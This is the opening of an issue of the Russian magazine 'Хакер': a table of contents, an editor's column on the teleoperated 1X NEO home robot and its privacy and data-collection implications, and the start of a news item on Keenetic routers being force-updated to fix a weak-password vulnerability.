
ХАКЕР

№320

Сравниваем обфускаторы кода



Cover Story

Знакомимся с Bjorn

Связываем Burp и Acunetix

КОРОЛЕВСТВО ГРАБЛЕЙ

Изучаем повадки атакующего и делаем его жизнь невыносимой

№ 320

CONTENTS

Он, робот
Колонка главреда

MEGANews
Самые важные события в мире инфосека за ноябрь

Обратный enumeration
Изучаем атакующих по их трафику

Королевство граблей
Делаем цель максимально неудобной для атакующих

Безопасность в эфире
Строим систему защиты беспроводных сетей

Код-невидимка
Сравниваем способы обфускации программ

Неслучайный UUID
Как я нашел нестандартный IDOR на баг-баунти

Следуй за белым кроликом
Реверсим файлы, зашифрованные алгоритмом Rabbit

HTB Voleur
Выходим из окружения WSL и повышаем привилегии на сервере

HTB RustyKey
Применяем COM Hijacking для захвата сервера на Windows

HTB Outbound
Ломаем Roundcube и получаем учетные данные

HTB Artificial
Эксплуатируем баг в TensorFlow и атакуем Backrest

Регулируй регулярки!
Выбираем инструменты для работы с RegEx

Чекеры Burp
Делаем шаблоны BChecks для быстрой разведки

Болевой шок
Пишем свой сетевой бациллер на Python

Ultra App Kit
Пишем программы на новом кросс-платформенном фреймворке

Бинарь своими руками
Делаем PE-файл с оконным приложением Windows

Мощь двух китов
Объединяем возможности Burp и Acunetix

Идет инициализация!
Разбираем плюсы и минусы init-систем для Linux

Спекки на максималках
На что способен ZX Evolution — самый продвинутый клон ZX Spectrum

Карманный викинг
Знакомимся с Bjorn — уникальным устройством для хакеров и пентестеров

Push-pull
Собираем двухтактный ламповый усилитель своими руками

ОН, РОБОТ

Колонка главреда

Автономный гуманоидный робот, который ходит по квартире и помогает с домашними делами, — привычный персонаж из научной фантастики. Возможно ли сделать такого сегодня? Рекламные ролики компании 1X говорят, что да, вполне возможно, чем, собственно, и вызвали много хайпа. Давай посмотрим, чем в реальности будет заниматься этот робот-носочек с глазами-пуговками.

Андрей Письменный
Главный редактор
apismenny@gmail.com


Самостоятельно робот NEO пока что не умеет делать вообще ничего, точнее, немногим больше, чем умная колонка. ИИ позволяет ему отвечать на вопросы, а также выполнять самые простые поручения: например, встать и подержать дверь (вероятность успеха уже достигла 90%) или подать какой-нибудь предмет, с вероятностью в районе 50–70%.

В остальных случаях роботом должен управлять оператор при помощи шлема виртуальной реальности и 3D-контроллеров. Да, уборку будет делать, как и раньше, живой человек, просто очень сложным и высокотехнологичным способом — через человекоподобного робота.

Тем не менее разработчики говорят, что спрос на роботов потрясающий: в следующем году заказчикам отгрузят первую партию из 100 тысяч экземпляров, в 2027-м — еще вдвое больше. По словам CEO компании Бёрнта Бёрниха, спрос значительно превышает возможности производства.

Пока что с заказчиков берут только скромную предоплату (200 долларов США), а потом владение роботом вместе с услугами оператора будет обходиться в 500 баксов в месяц. Если же кто-то хочет приобрести NEO в полное владение, придется выложить полную цену — 20 тысяч долларов.

При этом ограничений NEO никто не скрывает. На видео Wall Street Journal робот даже под управлением оператора не может закрыть дверцу посудомоечной машины, все время комично промахиваясь мимо нее. Похоже, даже в 3D-очках управлять им непросто.



Зато Бёрних браво предрекает, что в 2027–2029 годах уже получится достичь неплохого уровня автономии. Верить ли? Думаю, у него все шансы оказаться в одном клубе с Маском, который уже как минимум десять лет обещает «уже на следующий год» сделать «Теслу» полностью автономной.

И конечно, все сразу бросились обсуждать приватность: крипово ведь, что дома будет убираться чужой человек... Или это ничем не отличается от обычного клининга? Вообще-то, в отличие от уборщицы, робот даже не покидает твой дом, а значит, и вынести из него ничего не сможет. С другой стороны, уборщица обычно не снимает на видео все, что делает, и не ведет потоковое вещание в облако.

Что, если робот и его оператор случайно подсмотрят сцены из личной жизни? А что, если не с женой, а с соседкой или даже соседом? Можно ли будет позвать оператора в суд — свидетельствовать на бракоразводном процессе? А потребовать у компании запись? Вопросы, вопросы, много вопросов.

Впрочем, я бы скорее опасался, что некоторые робоэнтузиасты сами начнут склонять невинную машину к участию в таких делах — не дожидаясь появления на рынке настоящих многофункциональных роботов-служанок. Это тоже, кстати, давняя мечта из фантастики другого сорта... Но не будем отвлекаться.

Примечательно, что и с точки зрения самого производителя бизнес не выглядит слишком уж крутым: 500 долларов в месяц с клиента, который получает крайне дорогостоящий агрегат и регулярно занимает высококвалифицированного сотрудника, — не так уж много. Но цель здесь не в том, чтобы сейчас же начать зарабатывать.

Все затеяно именно что ради сбора данных. Но вовсе не о любовных похождениях пользователей. Каждый робот, даже в режиме удаленного управления, непрерывно записывает все, что только может. Камеры, микрофоны, датчики прикосновений, моторы — все это генерирует огромный поток информации, который компания собирает и сохраняет.

Лучшие нейросети, что у нас сейчас есть, обучены на гигантских массивах данных — картинках и текстах. Для движений нет даже близко ничего похожего, поэтому план — сначала использовать операторов, а те постепенно обучат роботов моторным навыкам. Со временем ИИ будет брать на себя все больше и больше повседневных задач.

Именно поэтому нужно массовое распространение в дома — чтобы роботы сразу собирали данные в реалистичной обстановке. Другие компании сейчас тратят огромные бюджеты, чтобы добиться того же в искусственных условиях, и смелый план 1X может оказаться настоящим прорывом в этой области.

Даже если роботы-слуги не станут распространенным явлением, данные все равно пригодятся. По сути, это первый робот, который будет находиться среди людей, в том же физическом пространстве. Это уникальная возможность натаскать искусственный интеллект на реалии мира людей. Ему понадобится понимать, когда к нему обращаются, правильно реагировать на жесты и мимику, существовать в реальном времени. Возможно, это откроет для моделей новый пласт понимания мира.

Пока что 1X, как и любой стартап, будет прожигать деньги. Но если их хватит, чтобы дотянуть до хоть каких-нибудь результатов, связанных с обучением ИИ, то, возможно, нас ждет очередной прорыв.

Так что с точки зрения робототехники и искусственного интеллекта это крайне занятный эксперимент, с точки зрения бизнеса — чистая авантюра, с точки зрения приватности — довольно сомнительно, ну а с точки зрения информационной безопасности... это первый домашний гаджет, который сможет придушить пользователя во сне подушкой, если управление захватят злодеи. Приятных снов! ⌶

MEGANEWS

Мария «Mifrill» Нефёдова
nefedova@glc.ru

В этом месяце: роутеры Keenetic обновляются самостоятельно, Microsoft борется с KMS-активацией Windows, Минцифры дополнило «белые списки» сайтов, маршрутизаторы Asus подверглись массовому взлому, исследователи сумели собрать личные данные 3,5 миллиарда пользователей WhatsApp, а также другие важные и интересные события ноября.

ПРИНУДИТЕЛЬНЫЕ ОБНОВЛЕНИЯ KEENETIC

Пользователи роутеров Keenetic обнаружили, что их устройства самостоятельно получили новую версию прошивки, даже если автоматическое обновление было отключено в настройках. Представители производителя подтвердили факт принудительного обновления и заявили, что оно связано с недавно обнаруженной уязвимостью.

В начале ноября разработчики Keenetic опубликовали бюллетень безопасности KEN-PSA-2025-WP01, посвященный уязвимости типа CWE-521 (слабые требования к паролям). Сообщается, что проблема получила 8,8 балла по шкале CVSS и затрагивала устройства Keenetic, работающие под управлением KeeneticOS ниже 4.3.

Уязвимость была связана с тем, что на устройствах с прошивками до KeeneticOS версии 4.3 пользователи могли устанавливать «слабые пароли администратора и при этом открывать доступ к веб-конфигуратору из интернета, что создавало высокий риск компрометации».

Подчеркивалось, что обязательным для компрометации условием была доступность веб-конфигуратора через интернет и включенный удаленный веб-доступ. В компании предупреждали:


> *Внутренние расследования показали, что эта уязвимость эксплуатируется автоматизированными сканерами паролей на устройствах с наиболее распространенными слабыми паролями. Последняя версия KeeneticOS 4.3 требует более надежных паролей и блокирует публичный веб-доступ, если установлен известный скомпрометированный пароль.*

Среди возможных последствий от эксплуатации этой уязвимости разработчики назвали полный захват контроля над устройством, позволяющий изменять конфигурацию, перехватывать/перенаправлять трафик, включать дополнительные службы и, возможно, дальнейшее проникновение во внутреннюю сеть.

Представители Keenetic рекомендовали пользователям обновить устройства с версиями ниже 4.3 до KeeneticOS 4.3 или более поздних, а также отключать удаленный веб-доступ, если он не нужен, и использовать длинные, уникальные пароли (длиной не менее 15 символов или сгенерированную кодовую фразу).

Вскоре после публикации этого бюллетеня многие пользователи роутеров Keenetic обратили внимание, что их устройства самостоятельно установили обновление прошивки, даже если автообновление было отключено в настройках.

Как пояснили в Telegram-группе представители компании, обновление было связано с устранением проблемы CWE-521, описанной в бюллетене KEN-PSA-2025-WP01.



KEENETIC | NETCRAZE

Vadim Skrebnev
Такая же история. Обновился сам до 4.3.6.3, хотя стоит зап...

Обновление связано с устранением CWE-521 (Слабые требования к паролям). Идентификатор бюллетеня: KEN-PSA-2025-WP01.

Подробно: https://keenetic.com/global/security?lang=ru#weak-passwords-pre-keeneticos-43

🔥 4 💩 2 🫤 1

t.me/Netcraze/1077114 edited Nov 14 at 16:51


Решение о принудительном обновлении устройств вызвало волну критики со стороны пользователей. На официальном форуме Keenetic появился тред с требованием предоставить возможность отключения принудительных 